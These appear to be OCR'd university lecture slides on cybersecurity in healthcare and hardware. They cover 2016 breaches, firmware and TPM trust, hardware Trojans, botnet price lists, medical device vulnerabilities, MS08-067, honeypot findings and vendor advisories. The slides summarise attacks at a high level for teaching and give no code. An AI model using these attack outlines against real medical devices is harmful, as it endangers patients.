
[7] in Checkpoint Security Report 2016

Major Health Care Data Cyber Attacks



Source: TrapX Security, Inc., 2016

Medical identity Theft



Source: Accenture, 2015 via root.cz

Top 10 HealthCare Cyber Attacks of 2016

Company	Impact.indiv.	Reported
Banner Health	3.620.000	Aug., 3
Newkirk Products	3.446.120	Aug., 9
21st Century Oncology	2.213.597	March, 4
Valley Anesthesiology Consultants, Inc.	882.590	Aug, 12
Peachtree Orthopaedic Clinic	531.000	Nov, 18
Central Ohio Urology Group, Inc.	300.000	May, 5
Southeast Eye Institute P.A.	87.314	May, 5
Medical Colleagues of Texas, LLP	68.631	May, 11
Urgent Care Clinic of Oxford	64.000	Sept., 30
Alliance Health Networks, LLC	42.372	Feb, 15

2016 TrapX Security, Inc.

Top 10 HealthCare Cyber Attacks of 2016

#1 Banner Health, 3.620.000

Attack started on systems that process CC for food & bever. Then moved laterally to compromise patient health care records on other servers.

#2 Newkirk Products, 3.446.120

Cyber attacker gained access to a server containing important health-plan info.

#3 21st Century Oncology, 2.213.597

Cyberattack on company's database.

Top 10 HealthCare Cyber Attacks of 2016

#4 Valley Anesthesiology Consultants, Inc., 882.590

Attackers gained access to server containing e. PHI[8]

#5 Peachtree Orthopaedic Clinic, 531.000

Patient database breach.

#6 Central Ohio Urology Group, Inc., 300.000

Unauthorized person posted online files and documents from internal fileserver.

[8] Personal Health Info

Top 10 HealthCare Cyber Attacks of 2016

#7 Southeast Eye Institute P.A., 87.314

Associated business partner: Data breach.

#8 Medical Colleagues of Texas, LLP, 68.631

External entity entered computer network.

#9 Urgent Care Clinic of Oxford, 64.000

Ransomware attack. Urgent care staff noted that the server was running slowly.

#10 Alliance Health Networks, LLC, 42.372

Patient database accessible via the Internet. Database configuration error (MongoDB).

HW Attacks: x86 architecture

- Can TPM[9] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*

[9] Trusted/Trusted(?) Platform Module
[10] System Management Mode: LightEater rootkit, PoC
[11] Embedded Controller
[12] Trusted Computing Base

HW Attacks: x86 architecture

- Can TPM[9] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*
- Can the (firmware of) BIOS/UEFI and the SMM[10], GPU/NIC/SATA/HDD/EC[11] be trusted...?

[9] Trusted/Trusted(?) Platform Module
[10] System Management Mode: LightEater rootkit, PoC
[11] Embedded Controller
[12] Trusted Computing Base

HW Attacks: x86 architecture

- Can TPM[9] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*
- Can the (firmware of) BIOS/UEFI and the SMM[10], GPU/NIC/SATA/HDD/EC[11] be trusted...?
- BIOS/UEFI loads as the first code $\rightarrow$ can affect the following images loaded

[9] Trusted/Trusted(?) Platform Module
[10] System Management Mode: LightEater rootkit, PoC
[11] Embedded Controller
[12] Trusted Computing Base

HW Attacks: x86 architecture

- Can TPM[9] be *really* trusted? C. Bowden: *Anything that is "trusted" is a potentially lethal enemy of any secure system*
- Can the (firmware of) BIOS/UEFI and the SMM[10], GPU/NIC/SATA/HDD/EC[11] be trusted...?
- BIOS/UEFI loads as the first code $\rightarrow$ can affect the following images loaded
- The peripherals: HW, Firmware and OS drivers and stack: Outside of TCB[12]

~~J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015~~

[9] Trusted/Trusted(?) Platform Module

[10] System Management Mode: LightEater rootkit, PoC

[11] Embedded Controller

[12] Trusted Computing Base

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- Backdoored (malicious) by vendor

[13] System Management Mode

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- Backdoored (malicious) by vendor
- Somebody able to later modify the BIOS – lacking reflashing protection, exploiting flaws in BIOS and reflashing before SMM[13] locks are applied

[13] System Management Mode

HW Attacks: x86 architecture: Secure(?) BIOS/UEFI

How can BIOS become malicious?

- Backdoored (malicious) by vendor
- Somebody able to later modify the BIOS – lacking reflashing protection, exploiting flaws in BIOS and reflashing before SMM[13] locks are applied
- SPI programming interface (physical attack)

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

[13] System Management Mode

HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust

HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust
- Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)

HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust
- Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)
- This must be ROM


HW Attacks: x86 architecture

TPM problems

- Maintaining a *long* chain of trust
- Need to anchor the chain at some trusted piece of code, somewhere at the very beginning of the platform life cycle (CRTM, Core Root of Trust for Measurement)
- This must be ROM
- ...but is implemented within BIOS (SPI flash memory)

J. Rutkowska, *Intel x86 considered harmful*, Oct. 2015

HW Attacks: (Pre)fabrication Attacks



Obrázek: IC design: threat vectors (red), 3rd party in control (blue)

HW Attacks: (Pre)fabrication Attacks

Threat model:

- *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing

HW Attacks: (Pre)fabrication Attacks

Threat model:

- *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing
- Inserted malicious circuitry; protection:
  - side channel (anomaly detection)
  - add sensors (propagation delay, ...)
- Yang, Hicks: Single gate prefabrication attack...

HW Attacks: (Pre)fabrication Attacks

Threat model:

- *Dopant-level Trojans*: Short-circuit of victim transistors (!no added/removed gates/wires), hard to detect during physical inspection, better detected by post-fabrication functional testing
- Inserted malicious circuitry; protection:
  - side channel (anomaly detection)
  - add sensors (propagation delay, ...)
- Yang, Hicks: Single gate prefabrication attack...
- ...triggered by specific sequence of instructions (fast toggling of one signal) $\rightarrow$ need to be stealth so it is not discoverable by common tests/benchmarks

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

HW Attacks: (Pre)fabrication Attacks




Figure 3: Concepts of conventional charge pump design and waveform.




Figure 4: Design concepts of analog trigger circuit based on capacitor charge sharing.

Obrázek: Charge pump

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

HW Attacks: (Pre)fabrication Attacks




Figure 5: Transistor level schematic of analog trigger circuit.




Figure 7: SPICE simulation waveform of analog trigger circuit.

Obrázek: Attack triggering

K. Yang, M. Hicks et al. *A2: Analog Malicious Hardware*, 2016

Botnet pricing, Feb 2013

Mix/No. bots	1000	5000	10 000
World mix	25 USD	110 USD	200 USD
European mix	50 USD	225 USD	400 USD
Germany, Canada, GB	80 USD	350 USD	600 USD
US	120 USD	550 USD	1000 USD

http://blog.webroot.com/2013/02/28/how-much-does-it-cost-to-buy-10000-u-s-based-malware-infected-hosts/

Attack pricing, Nov, 2012

Botnet/hr	2 USD
Botnet (2000)	185 USD
Spying SMS (trojan)	350 USD
SMS Spam (1 milion addresses)	10 USD
Hack Gmail account	150 USD
Hack Twitter account	120 USD
Hack Facebook account	120 USD
DDoS attack	28 – 65 USD
Corporate e-mail attack	500 USD

http://www.gizmodo.co.uk/2012/11/how-much-does-it-cost-to-hire-a-botnet-or-hack-a-facebook-account/

Get a better price with good marketing...

Obrázek: Zdroj: pinterest.com/itpie/it-jokes/

CaaS Menu

Obrázek: Hacking Menu

Zdroj: http://www.scmagazine.com/

Other / Nomenclature

- Evil maid attack, cold boot attack
- Scareware, Rogueware, Malware, Adware, Phishing attacks, ...
- Botnets
- MITM attacks, SSL Stripping
- ATM Skimming (?video), Credit Card frauds

Phishing fraud form

Obrázek: Nechejte si overit svou kartu ;)

Other / Nomenclature

- Iot $\rightarrow$ IoST, IoUT

GAO[14] to FDA[15]

GAO

MEDICAL DEVICES

FDA Should Expand Its Consideration of Information Security for Certain Types of Devices

August, 2012

[14] US Government Accounting Office
[15] US Food and Drug Administration

GAO[16] to FDA[17]

Threats for active (powered) devices:

- Unintentional
  - Defective SW and FW
  - EMG interference

[16] US Government Accounting Office
[17] US Food and Drug Administration

GAO[16] to FDA[17]

Threats for active (powered) devices:

- Unintentional
  - Defective SW and FW
  - EMG interference
- Intentional
  - Unauthorized access (altering signals)
  - Malware
  - DOS attack (battery depletion)


http://www.gao.gov/assets/650/647767.pdf

[16] US Government Accounting Office
[17] US Food and Drug Administration

Vulnerable Cardiac device

Target: Implantable cardiac devices and pacemakers [2008]

- turning off
- issue life-threatening el. shocks



Obrázek: Pacemaker [SCOTT CAMAZINE / GETTY IMAGES]

http://healthland.time.com/2012/10/22/wireless-medical-devices-vulnerable-to-hacking/

Vulnerable insulin pump

Target: Insulin pump [2011]

- scan for serial no.
- increase insulin dosage
- disable warning mechanism

Obrázek: Insulin pump

http://www.theregister.co.uk/2011/10/27/fatal_insulin_pump_attack

GAO: Key control areas

- SW testing, verification and validation
- Risk assessments
- Risk management
- Access control
- Vulnerability and patch management
- Technical audit and accountability
- Security-incident response
- Contingency planning

GAO: Key vulnerabilities

- Limited battery capacity
- Remote access
- Unencrypted data transfer
- Untested SW and FW
- Susceptibility to (EMG) interference
- Limited (nonexistent) authentication process and authorization procedures
- Disabling of warning mechanism
- Design based on older technologies
- Inability to update or install security patches

GAO: Key information security risks

- Unauthorized change of device settings
- Unauthorized change to or disabling of therapies
- Loss or disclosure of sensitive data
- Device malfunction

FDA: Efforts

- Postmarket efforts
  - MAUDE (adverse event reporting system)
  - Postmarket studies conducted by manufacturers
  - Manufacturers have to prepare annual reports

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

S. Erven, M. Collao

Medical devices:

Pwnage and Honeypots

`https://youtu.be/qX_dV6LUTdo`

September, 2015

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- Weak default/hardcoded administrative credentials
  - Treatment modification
  - Cannot attribute action to individual

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- Weak default/hardcoded administrative credentials
  - Treatment modification
  - Cannot attribute action to individual
- Known SW vulnerabilities in existing and new devices
  - Reliability and stability issues
  - Increased deployment cost to preserve patient safety

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 1 Research: Device vulnerabilities Problem: Mostly XP

- Weak default/hardcoded administrative credentials
  - Treatment modification
  - Cannot attribute action to individual
- Known SW vulnerabilities in existing and new devices
  - Reliability and stability issues
  - Increased deployment cost to preserve patient safety
- Unencrypted data transmission and service authorization flaws
  - Healthcare record privacy and integrity
  - Treatment modification

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem: Misconfiguration in network

- Open SMB server
  - Leaking network information (not only med.)
  - Found hundreds of exposed 3rd party healthcare devices: Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97, PACS: 323, Nuclear med: 67, Pacemaker: 31
  - These have used credentials...

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 2 Research: Network discovery Problem: Misconfiguration in network

- Open SMB server
  - Leaking network information (not only med.)
  - Found hundreds of exposed 3rd party healthcare devices: Anesthesia: 21, Cardiology: 488, Infusion: 133, MRI: 97, PACS: 323, Nuclear med: 67, Pacemaker: 31
  - These have used credentials...
  - ...however quite poor
- Knowning IP/Username/Office_no: Physical attack feasible: Data extrusion, phising (Win XP), unlimited attempts for pwd
- Win XP: MS08-67 vulnerability

Microsoft Security Bulletin MS08-067 – Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008, Version: 1.0

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

Microsoft Security Bulletin MS08-067 – Critical

Vulnerability in Server Service Could Allow Remote Code Execution (958644)

Published: October 23, 2008, Version: 1.0

This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

- CVE-2008-4250

Vulnerability Summary for CVE-2008-4250

Original release date: 10/23/2008, Last revised: 10/30/2012, Source: US-CERT/NIST

Overview The Server service in Microsoft Windows 2000 SP4, XP SP2 and SP3, Server 2003 SP1 and SP2, Vista Gold and SP1, Server 2008, and 7 Pre-Beta allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization, as exploited in the wild by Gimmiv.A in October 2008, aka "Server Service Vulnerability."

Impact

CVSS v2 Base Score	10.0 HIGH
Impact Subscore	10.0
Exploitability Subscore	10.0
Access Vector	Network exploitable
Access Complexity	Low
Authentication	Not required to exploit

Impact Type: Provides administrator access, Allows complete confidentiality, integrity, and availability violation; Allows unauthorized disclosure of information; Allows disruption of service

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- GE quickly responded...

[18] Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problem: default/hardcoded credentials

- GE quickly responded...
- ...(after research) that creds are not harcoded, but default only...

[18] Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots


Phase 3 Research: Admin access Problem: default/hardcoded credentials

- GE quickly responded...
- ...(after research) that creds are not harcoded, but default only...
- ...however about 30 CVEs[18] up to 2006 proved them wrong: Nuclear img, CT, Cardiology, Archiving, Analytics, Audit, PACS, X-ray...
- about 2014 started to use SSL (encryption)


[18] Common Vulnerabilities and Exposures

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access



S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots



Obrázek: Effective password policy

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Phase 3 Research: Admin access Problems:

- Documentation: in some cases: do not change, pwd resset not allowed
- Documentation: Do not change pwd or we won't support you.
- Documentation not updated about how to change default creds. Secure config guides lacking.
- Support personal often rely on implementation doc – these logins are heavily utilized...

Erven et al.: Medical Devices: Pwnage and Honeypots

Phase 4 Research: Honeypotting

- Mimic medical device external presence: Services, connections strings, web frontends
- Replicate existing vulnerabilities: OS (MS08-067), App level (Telnet RCE, VNC), Default creds (SSH, Web)
- Results with 10 honeypots
  - Successfull logins: 55.416
  - Succ exploits: 24
  - Dropped malware samples: 209
  - Top 3 src countries: Netherlands, China, Korea
  - HoneyCreds login: 8
- Problem: usually talks to CC server
  Outcome: Devices compromised by unintended attacs

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- Medical devices are *increasingly accessible* due to the nature of healthcare
- HIPAA[19] focuses on patient privacy, not *patient safety*
- FDA does not validate *cyber safety* controls
- *Malicious intent* is *not* a prerequisite for adverse patient outcomes

[19] Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- Medical devices are *increasingly accessible* due to the nature of healthcare
- HIPAA[19] focuses on patient privacy, not *patient safety*
- FDA does not validate *cyber safety* controls
- *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- Scan your biomedical environment for default credentials
- Report identified issues to manufacturer for remediation

[19] Health Insurance Portability and Accountability Act

S. Erven, M. Collao: Medical Devices: Pwnage and Honeypots

Conclusion

- Medical devices are *increasingly accessible* due to the nature of healthcare
- HIPAA[19] focuses on patient privacy, not *patient safety*
- FDA does not validate *cyber safety* controls
- *Malicious intent* is *not* a prerequisite for adverse patient outcomes
- Scan your biomedical environment for default credentials
- Report identified issues to manufacturer for remediation

Summary of current state:

[19] Health Insurance Portability and Accountability Act

Erven et al.: Medical Devices: Pwnage and Honeypots

Current state summary

- FDA recieves *several hundred thousand* reports of patient safety issues per year
- Cyber safety investigations hamped by evidence capture capabilities
- New devices are coming to market with long-known defects
- Existing devices are not consistently maintained and updated

Erven et al.: Medical Devices: Pwnage and Honeypots

Current state summary

- FDA recieves *several hundred thousand* reports of patient safety issues per year
- Cyber safety investigations hamped by evidence capture capabilities
- New devices are coming to market with long-known defects
- Existing devices are not consistently maintained and updated

Recommended treatment summary

- Patient safety as the overriding objective
- Avoid filed practices and iteratively evolve better ones
- Engage internal and external stakeholders
- Safety into existing practices and governance

FDA/Abbott news 2017-09-07

- U.S. Food and Drug Administration (FDA) vydal zprávu o svolávání 465 000 kardiostimulátorů firmy Abbott, dříve St. Jude Medical, kvůli bezpečnostní chybě firmwaru, která zpřístupňuje konfiguraci přístroje...
- Aktualizace je nahranim noveho firmware.
- Problémy se St. Jude Medical se táhly již několik let. Firma nesprávně zavedla bezpečnostní politiku doporučenou již nálezem problémů v roce 2014. V srpnu 2016 se objevila informace o neopravených zranitelnostech v jejích kardiostimulátorech. A již v lednu 2017 o nich FDA vydala upozornění, které předznamenalo současný vývoj.

Zdroj: `https://www.root.cz/clanky/fda-svolava-temer-pul-milionu-kardiostimulatoru-kvu`

Siemens news 2017-08-15

- Firma *Siemens* varuje před nedávno zjištěnými zranitelnostmi ve svých zdravotnických přístrojích PET/CT, SPECT (tomografická scintigrafie) a SPECT/CT. Dvě nově objevené zranitelnosti se týkají přístrojů běžících na Windows XP a další čtyři chyby byly objeveny na přístrojích s operačním systémem Windows 7.
- Všechny zjištěné problémy umožňují útočníkovi vzdálený přístup se spuštěním škodlivého kódu například vložením upraveného HTTP požadavku na server či službu WebDAV. Siemens doporučuje přístroje odpojit od sítě a pokud možno je používat samostatně a vyčkat na vydání aktualizace systému, na které se nyní usilovně pracuje.

Zdroj: https://www.root.cz/zpravicky/

Philips news 2017-08-22

- Firma *Philips* varuje, že ve svém zdravotnickém softwaru *DoseWise Portal*, jehož cílem je počítat a analyzovat dávku radiace během radiologických vyšetření pacientů, našla natvrdo naprogramované přístupové údaje do databáze. Ta navíc obsahuje část citlivých dat v prostém textu. Firma tvrdí, že může být ohroženo soukromí i integrita citlivých dat pacientů.
- Do doby vydání aktualizace softwaru, která je plánovaná ještě během srpna, firma doporučuje zajistit maximální bezpečnost sítě a tam, kde je to možné, zablokovat databázový port 1433.

Zdroj: `https://www.root.cz/zpravicky/philips-rusi-pevne-pristupove-udaje-ve-svem-zdravot`

Philips news 2017-11-16

- Společnost *Philips* zveřejnila informace o zranitelnosti v systémech Philips IntelliSpace Cardiovascular a Xcelera Cardiac Information Systems. ... Zmíněné systémy slouží ke správě obrazové kardiologické dokumentace ve vysokém rozlišení (získávání dat z CT, MR, echokardiografie, katetrizačních sálů, apod., zpracování DICOM formátu, poskytování dat do externích PACSů, apod.) a také jako archiv dat.
- Jádrem zranitelnosti jsou přístupové údaje napevno uložené ve formě obyčejného textu v systémových souborech...

Zdroj: `https://www.root.cz/zpravicky/philips-zaplatuje-kardiologicky-software` Link:

2016 Marin, Singelee, et al.

On the (in)security of the latest generation implantable cardiac defibrillators and how to secure them

- Weak adversary, cheap setup
- Devices: Short- and long-range communication channels
- Able to fully reverse-engineer the protocols
- Vulnerabilities:
  - Privacy attacks (only LFSR[20] obfuscation)
  - DoS attacks (remained in standby for 5 min, instead of going to sleep). Can be activated via long-range comm channel.
  - Spoofing and replay attacks.
    No integrity nor authenticity checks of the msg.

[20] Linear Feedbak Shift Register

